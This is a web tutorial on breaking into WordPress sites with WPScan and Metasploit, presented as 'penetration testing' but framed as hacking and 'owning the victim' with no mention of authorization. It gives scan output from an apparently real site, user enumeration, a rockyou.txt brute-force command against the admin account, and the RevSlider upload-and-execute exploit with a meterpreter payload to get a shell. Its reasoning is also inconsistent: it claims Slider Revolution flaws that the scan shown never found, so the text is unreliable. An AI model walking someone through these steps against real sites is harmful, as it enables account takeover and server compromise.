# WordPress Penetration Testing using WPScan & Metasploit

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
In this tutorial, I will show you how to use WPScan and Metasploit to hack a WordPress website easily. You will learn how to scan WordPress sites for potential vulnerabilities, take advantage of vulnerabilities to own the victim, enumerate WordPress users, brute force WordPress accounts, and upload the infamous meterpreter shell on the target's system using Metasploit Framework.

In short, I will explain very well the following:

- How To Use WPScan To Find Vulnerabilities To Exploit Effectively
- How To Critically Think And Examine Potential Vulnerabilities
- How To Take Advantage Of The Vulnerabilities Disclosed By WPScan
- How To Enumerate WordPress Users/Accounts
- How To Brute Force The WordPress Admin Account Password
- How To Use Metasploit To Exploit A Critical Plugin Vulnerability Discovered By WPScan
- How To Use A Payload In Metasploit To Exploit WordPress

# **Open WPScan**

You can open up a terminal and type in **wpscan or** go to **Applications** > **Web Application Analysis** > **WPScan** 




# **Update Your WPScan's Vulnerabilities Database.**

The first thing to do before is ensuring that your WPScan's vulnerabilities database is up-to-date.

Type the subsequent command into terminal to update the database:

## wpscan --update



If you have this problem

We will enter another command

wpscan --update --verbose

```
oot@kali:~# wpscan --update --verbose
        WordPress Security Scanner by the WPScan Team
                        Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @ WPScan , @ethicalhack3r, @erwan lr, @ FireFart
 i] Updating the Database ...
[+] Checking: local vulnerable files.xml
  [i] Already Up-To-Date
[+] Checking: local vulnerable files.xsd
 [i] Already Up-To-Date
[+] Checking: timthumbs.txt
 [i] Already Up-To-Date
[+] Checking: user-agents.txt
 [i] Already Up-To-Date
[+] Checking: wp_versions.xml
  [i] Already Up-To-Date
[+] Checking: wp_versions.xsd
[i] Already Up-To-Date
[+] Checking: wordpresses.json
[i] Already Up-To-Date
[+] Checking: plugins.json
  [i] Needs to be updated
  [i] Backup Created
  [i] Downloading new file: https://data.wpscan.org/plugins.json
  [i] Downloaded File Checksum: 952d1d2eca02518a5b356c0d80742cca0818d2cbdaed4abb05207dd018c
4c5d30d45bb137c90324fcc05e1406
  [i] Database File Checksum : 952d1d2eca02518a5b356c0d80742cca0818d2cbdaed4abb05207dd018c
4c5d30d45bb137c90324fcc05e1406
  [i] Deleting Backup
[+] Checking: themes.json
  [i] Needs to be updated
  [i] Backup Created
  [i] Downloading new file: https://data.wpscan.org/themes.json
  [i] Downloaded File Checksum: 5b874af559c545dalece6b3a3c3c49f4a482731275a1853a42330df0b6c
108e8163917d9765c0b8954b2bb103
  [i] Database File Checksum : 5b874af559c545dalece6b3a3c3c49f4a482731275a1853a42330df0b6c
108e8163917d9765c0b8954b2bb103
 [i] Deleting Backup
[+] Checking: LICENSE
 [i] Already Up-To-Date
 i] Update completed
 oot@kali:~#
```

# Start Scanning Website For WordPress/Plugins/Themes Vulnerabilities

Type the subsequent command into terminal to scan the target's website for potentially exploitable vulnerabilities:

### wpscan —url targetwordpressurl.com

```
Interesting header: SERVER: LiteSpeed
   XML-RPC Interface available under: http://
                                                              /blog/xmlrpc.php
                                                                                   [HTTP 200]
  Found an RSS Feed: http://
                                             blog/?feed=rss2 [HTTP 200]
  Detected 1 user from RSS feed:
Name
ןליא רימע
                                                                            /blog/wp-content/uploads/
!] Upload directory has directory listing enabled: http://
!] Includes directory has directory listing enabled: http://
                                                                              //blog/wp-includes/
+] Enumerating WordPress version ...
                                        /blog/readme.html' file exists exposing a version number
!] The WordPress 'http://
  WordPress version 2.0.1 (Released on 2007-09-24) identified from meta generator, links opml
 15 vulnerabilities identified from the version number
  Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
Reference: https://wpvulndb.com/vulnerabilities/6033
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106 Fixed in: 2.0.2
  Title: WordPress 2.0 - 2.7.1 admin.php Module Configuration Security Bypass
   Reference: https://wpvulndb.com/vulnerabilities/6019
  Reference: http://www.securityfocus.com/bid/35584/
  Title: WordPress 1.5.1 - 3.5 XMLRPC Pingback API Internal/External Port Scanning
Reference: https://wpvulndb.com/vulnerabilities/5988
   Reference: https://github.com/FireFart/WordpressPingbackPortScanner
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0235
  Fixed in: 3.5.1
```

```
Title: WordPress 1.5.1 - 3.5 XMLRPC pingback additional issues
  Reference: https://wpvulndb.com/vulnerabilities/5989
   Reference: http://lab.onsec.ru/2013/01/wordpress-xmlrpc-pingback-additional.html
   Title: WordPress 2.0 - 3.0.1 wp-includes/comment.php Bypass Spam Restrictions
   Reference: https://wpvulndb.com/vulnerabilities/6009
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5293
i] Fixed in: 3.0.2
   Title: WordPress 2.0 - 3.0.1 Multiple Cross-Site Scripting (XSS) in request filesystem credentials()
  Reference: https://wpvulndb.com/vulnerabilities/6010
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5294
il Fixed in: 3.0.2
   Title: WordPress 2.0 - 3.0.1 Cross-Site Scripting (XSS) in wp-admin/plugins.php
   Reference: https://wpvulndb.com/vulnerabilities/6011
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5295
il Fixed in: 3.0.2
   Title: WordPress 2.0 - 3.0.1 wp-includes/capabilities.php Remote Authenticated Administrator Delete
   Reference: https://wpvulndb.com/vulnerabilities/6012
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5296
i] Fixed in: 3.0.2
   Title: WordPress 2.0 - 3.0 Remote Authenticated Administrator Add Action Bypass
  Reference: https://wpvulndb.com/vulnerabilities/6013
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5297
i] Fixed in: 3.0
   Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
   Reference: https://wpvulndb.com/vulnerabilities/7681
   Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclos
   Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
   Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
   Reference: https://www.exploit-db.com/exploits/35413/
   Reference: https://www.exploit-db.com/exploits/35414/
i] Fixed in: 4.0.1
  Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
   Reference: https://wpvulndb.com/vulnerabilities/7696
  Reference: http://www.securityfocus.com/bid/71234/
  Reference: https://core.trac.wordpress.org/changeset/30444
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
i] Fixed in: 4.0.1
  Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
   Reference: https://wpvulndb.com/vulnerabilities/8719
  Reference: https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a
   Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
   Reference: https://cve.mitre.org/cqi-bin/cvename.cqi?name=CVE-2017-5491
i] Fixed in: 4.7.1
  Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping
   Reference: https://wpvulndb.com/vulnerabilities/8967
  Reference: https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/Reference: https://github.com/WordPress/WordPress/commit/flde7e42df29395c3314bf85bff3d1f4f90541de
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17094
i] Fixed in: 4.9.1
```

```
Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
    Reference: https://wpvulndb.com/vulnerabilities/9021
    Reference: https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
    Reference: https://github.com/quitten/doser.py
Reference: https://thehackernews.com/2018/02/wordpress-dos-exploit.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389
    Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion
    Reference: https://wpvulndb.com/vulnerabilities/9100
    Reference: https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/
    Reference: http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Delection-Vulnerbility
    Reference: https://github.com/WordPress/WordPress/commit/c9dce0606b0d7e6f494d4abe7b193ac046a322cd
    Reference: https://wordpress.org/news/2018/07/wordpress-4-9-7-security-and-maintenance-release/
    Reference: https://www.wordfence.com/blog/2018/07/details-of-an-additional-file-deletion-vulnerabil
9-7/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12895
   WordPress theme in use: greenmarinee - v1.0
   Name: greenmarinee - v1.0
    Location: http://
Style URL: http://
                                   blog/wp-content/themes/greenmarinee/
                                    blog/wp-content/themes/greenmarinee/style.css
    Theme Name: Green Marinée IL
    Theme URI: http://www.trans.co.il/wp_themes/
    Description: בוציעה תכרע לש תירבעל המאתה Green Marinée, מב ןיימ ןאיא תאמ
    Author: <a href="http://e-lusion.com">ויימ ואיא</a> ויימ אואר href="http://www.trans.co.il/">טשטרה ביני ור
    Enumerating plugins from passive detection
```

As we can see, WPScan has discovered various facts about the target's website including and not limited to:

- XMLRPC.php (XML-RPC Interface) is open for exploitation like brute-forcing and DDoS pingbacks.
- WordPress core version is identified: 2.0.1
- 15 WordPress core vulnerability:
  - wp-register.php Multiple Parameter XSS
  - o admin.php Module Configuration Security Bypass
  - XMLRPC Pingback API Internal/External Port Scanning
  - XMLRPC pingback additional issues
  - wp-includes/comment.php Bypass Spam Restrictions
  - Multiple Cross-Site Scripting (XSS) in request filesystem credentials()
  - Cross-Site Scripting (XSS) in wp-admin/plugins.php
  - wp-includes/capabilities.php Remote Authenticated Administrator Delete
     Action Bypass
  - Remote Authenticated Administrator Add Action Bypass
  - Long Password Denial of Service (DoS)

- Server Side Request Forgery (SSRF)
- o Post via Email Checks mail.example.com by Default
- RSS and Atom Feed Escaping
- Application Denial of Service (DoS) (unpatched)
- Authenticated Arbitrary File Deletion
- WordPress theme and version used identified.

The **Red!** sign refers to a specific component of a site being vulnerable to exploitation.

```
9 plugins found:
   Name: LayerSlider
                                                  /plugins/LayerSlider/
   Location: http://
!] We could not determine the version installed. All of the past known vulnerabilities will be output to all
manual investigation
   Title: LayerSlider 4.6.1 - Style Editing CSRF
   Reference: https://wpvulndb.com/vulnerabilities/7152
  Reference: http://packetstormsecurity.com/files/125637/
Fixed in: 5.2 0
   Title: LayerSlider 4.6.1 - Remote Path Traversal File Access
   Reference: https://wpvulndb.com/vulnerabilities/7153
   Reference: http://packetstormsecurity.com/files/125637/
   Reference: https://secunia.com/advisories/57309/
  Fixed in: 5.2.0
   Title: LayerSlider <= 6.2.0 - CSRF / Authenticated Stored XSS & SQL Injection
   Reference: https://wpvulndb.com/vulnerabilities/8822
   Reference: http://wphutte.com/layer_slider_6_1-6-csrf-to-xss-to-sqli-with-poc/
Reference: https://support.kreaturamedia.com/docs/layersliderwp/documentation.html#release-log
i] Fixed in: 6.2.1
  Name: cmsmasters-mega-menu
   Location: http:/
                                           ontent/plugins/cmsmasters-mega-menu/
!] Directory listing is enabled: http://
                                                                 content/plugins/cmsmasters-mega-menu/
   Name: contact-form-7
   Latest version: 5.0.4
   Last updated: 2018-09-04T17:26:00.000Z
  Location: http://
Directory listing is enabled: http://
                                                  /plugins/contact-form-7/
                                                                        /plugins/contact-form-7/
🗂 We could not determine the version installed. All of the past known vulnerabilities will be output to all
```

```
Title: Contact Form 7 <= 3.7.1 - Security Bypass
Reference: https://wpvulndb.com/vulnerabilities/7020
Reference: http://www.securityfocus.com/bid/66381/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2265
Fixed in: 3.7.2
Title: Contact Form 7 <= 3.5.2 - File Upload Remote Code Execution
            ttps://wnvulndb.com/vulnerabilities/702
Reference: http://packetstormsecurity.com/files/124154/
Fixed in: 3.5.3
Title: Contact Form 7 <= 5.0.3 - register_post_type() Privilege Escalation
Reference: https://wpvulndb.com/vulnerabilities/9127
Reference: https://contactform7.com/2018/09/04/contact-form-7-504/
Reference: https://plugins.trac.wordpress.org/changeset/1935726/contact-form-7
Reference: https://plugins.trac.wordpress.org/changeset/1934594/contact-form-7
Reference: https://plugins.trac.wordpress.org/changeset/1934343/contact-form-7
Reference: https://plugins.trac.wordpress.org/changeset/1934327/contact-form-7
Fixed in: 5.0.4
Name: learnpress
Latest version: 3.0.12.1
Last updated: 2018-09-06T03:38:00.000Z
                                            /plugins/learnpress/
Location: http://
Name: learnpress-wishlist
Latest version: 3.0.1
Last updated: 2018-03-26T02:50:00.000Z
                                            /plugins/learnpress-wishlist/
Location: http://
Directory listing is enabled: http://
                                                                 plugins/learnpress-wishlist/
```

As WPScan reveals that the site has:

- Vulnerable Contact Form with a Security Bypass, File Upload RCE Available (References: WPVulnDB, SecurityFocus, CVE MITRE, PacketStormSecurity)
- Vulnerable LAyerSlider with a Style Editing CSRF, Remote Path Traversal File
   Access, CSRF / Authenticated Stored XSS & SQL Injection Available (References: WPVulnDB, PacketStormSecurity, secunia, wphutte)

It's important to note that even when WPScan cannot determine a version of a specific plugin, it will print out a list of all potential vulnerabilities. It is beneficial to take the time to review, visit the reference sites individually, and execute these exploits to determine whether the target site is vulnerable to them or not. Just because a plugin version cannot be determined does not mean the site is not vulnerable.

It is beneficial to take the time to review vulnerabilities, visit the reference sites individually, and execute these exploits to determine whether the target site is vulnerable to them or not. Just because a plugin version cannot be determined does not mean the site is not vulnerable.

Reference Sites You Should Use To Conduct Research For Potential Vulnerabilities

- https://wpvulndb.com
- https://packetstormsecurity.com
- <a href="https://www.exploit-db.com">https://www.exploit-db.com</a>
- https://cve.mitre.org
- http://www.securityfocus.com
- <a href="http://cxsecurity.com">http://cxsecurity.com</a>

## An interesting example

Suppose the result of scanning a site is this way:

```
Title: Contact Form 7 <= 3.7.1 - Security Bypass
  Reference: https://wpvulndb.com/vulnerabilities/7020
  Reference: http://www.securityfocus.com/bid/66381/
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2265
i] Fixed in: 3.7.2
  Title: Contact Form 7 <= 3.5.2 - File Upload Remote Code Execution
  Reference: https://wpvulndb.com/vulnerabilities/7022
  Reference: http://packetstormsecurity.com/files/124154/
i] Fixed in: 3.5.3
+] Name: js_composer
  Location: http:/
                                          /wp-content/plugins/js composer/
 We could not determine a version so all vulnerabilities are printed out
  Title: Visual Composer <= 4.7.3 - Multiple Unspecified Cross-Site Scripting (XSS)
  Reference: https://wpvulndb.com/vulnerabilities/8208
  Reference: http://codecanyon.net/item/visual-composer-page-builder-for-wordpress/242431
  Reference: https://forums.envato.com/t/visual-composer-security-vulnerability-fix/10494/7
 Fixed in: 4.7.4
```

The target's site is vulnerable to **two critical Slider Revolution exploits**:

- Local File Inclusion
- Shell Upload

We can carry out these attacks easily.

For example, we can use the Slider Revolution Upload Execute Exploit via Metasploit.

**Metasploit** already has this exploit ready to use for your pleasure.

One more thing before we proceed with the Metasploit Framework Tutorial:

#### **How To Enumerate WordPress Users/Accounts**

The WordPress user/account enumeration tool integrated into WPScan is deployed to obtain a list of registered WordPress users from the target's website.

User enumeration is imperative when a hacker needs to obtain access to a particular target via brute forcing the target's WordPress administrator account.

The WPScan user enumeration tool will scan the target's site for WordPress authors and usernames.

Deploy the subsequent command to enumerate the WordPress users:

wpscan —url targetwordpressurl.com –enumerate u

As we can see, WPScan's User Enumeration Tool identified:

- Two user accounts, particularly the most important: admin (Default admin name left unchanged)
- admin is still used.
- Second account may possess admin privileges, can brute force both simultaneously if required.

#### How To Brute Force The WordPress Admin Account Password

Type the subsequent command into terminal to brute force the password for user admin:

wpscan –url targetwordpressurl.com –wordlist /usr/share/wordlists/rockyou.txt (replace wordlist and location with your choice) –username admin (your target's username) –threads 2 (replace the number of threads you would like to use)

For a clean version without those annoying brackets I just used, here is the command:

wpscan —url targetwordpressurl.com—wordlist /usr/share/wordlists/rockyou.txt –username
 admin –threads 2

Eventually, you could see the password listed in terminal beside the login ID.

# Launch Metasploit Framework Via Your Linux Distro Desktop



FYI, even though this RevSlider plugin vulnerability has been patched, many WordPress websites out there still haven't updated their RevSlider plugin, which makes them susceptible to getting owned by 1337 hax0rs.

# **Type In The Subsequent Commands Into Terminal:**

- **search** revslider
- use exploit/unix/webapp/wp\_revslider\_upload\_execute
- show options

```
<u>msf</u> > search revslider
[!] Module database cache not built yet, using slow search
Matching Modules
                                                              Disclosure Date Rank
                                                                                                Description
   exploit/unix/webapp/wp revslider upload execute 2014-11-26
                                                                                  excellent WordPress RevSlider File Upload and Execute Vulnerability
      use exploit/unix/webapp/wp_revslider_upload_execute
msf exploit(un
 Module options (exploit/unix/webapp/wp_revslider_upload_execute):
                Current Setting Required Description
  RHOST
                                               The target address
                                                The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The base path to the wordpress application
HTTP server virtual host
   RPORT
SSL
   TARGETURI /
                                    yes
no
 xploit target:
   Id Name
   0 ThemePunch Revolution Slider (revslider) 3.0.95
```

You need to set your target's website URL using the subsequent command:

**set** rhost 127.0.0.1/targetsiteurl.com (Replace IP Address with site's IP or simply replace target's site URL.)

## **AND**

You need to set your target's URI base path to their WordPress application using the subsequent command:

**set targeturi** /wordpress (Replace /wordpress with individual directory path if WordPress is not installed in /)

# Use A Payload

We need to set a payload. In our demonstration, we use the notorious meterpreter payload to pwn our target.

Type in the subsequent commands in Terminal:

- set payload php/meterpreter/bind\_tcp
- show options

```
msf exploit(uni
                                      payload => php/meterpreter/bind tcp
                     app/wp_revslider_upload_execute) show options
msf exploit(unix/web
Module options (exploit/unix/webapp/wp_revslider_upload_execute):
              Current Setting Required Description
   Name
   Proxies
                                no
                                          A proxy chain of format type:host:port[,type:host:port][...]
                               yes The target address
yes The target port (TCP)
no Negotiate SSL/TLS for outgoing connections
yes The base path to the wordpress application
   RPORT
              80
              false
   SSL
   TARGETURI /
   VHOST
                                          HTTP server virtual host
Payload options (php/meterpreter/bind_tcp):
   Name Current Setting Required Description
   LPORT 4444
                           yes
                                      The listen port
  RHOST
                                      The target address
Exploit target:
   Id Name
       ThemePunch Revolution Slider (revslider) 3.0.95
```

Make sure that rhost for both module and payload options are filled with your target's site IP address/URL.

You could check/confirm if the target is vulnerable by typing in "**check**" command into the terminal.

You would get the response message: "The target appears to be vulnerable." We already know that, but just to check again.

Now to get the meterpreter shell on the target's system, simply type in "exploit" command into the terminal.

If successful, the following messages will show in terminal:

- "127.0.0.1 (Target's IP Address Replaced) Our payload is at /wordpress/wp-content/plugins/revslider/temp/upload"
- "127.0.0.1 (Target's IP Address Replaced) Calling payload..."
- "Deleted oCDNSJ.php"

• "Deleted ../revslider.zip"

I hope the training is useful



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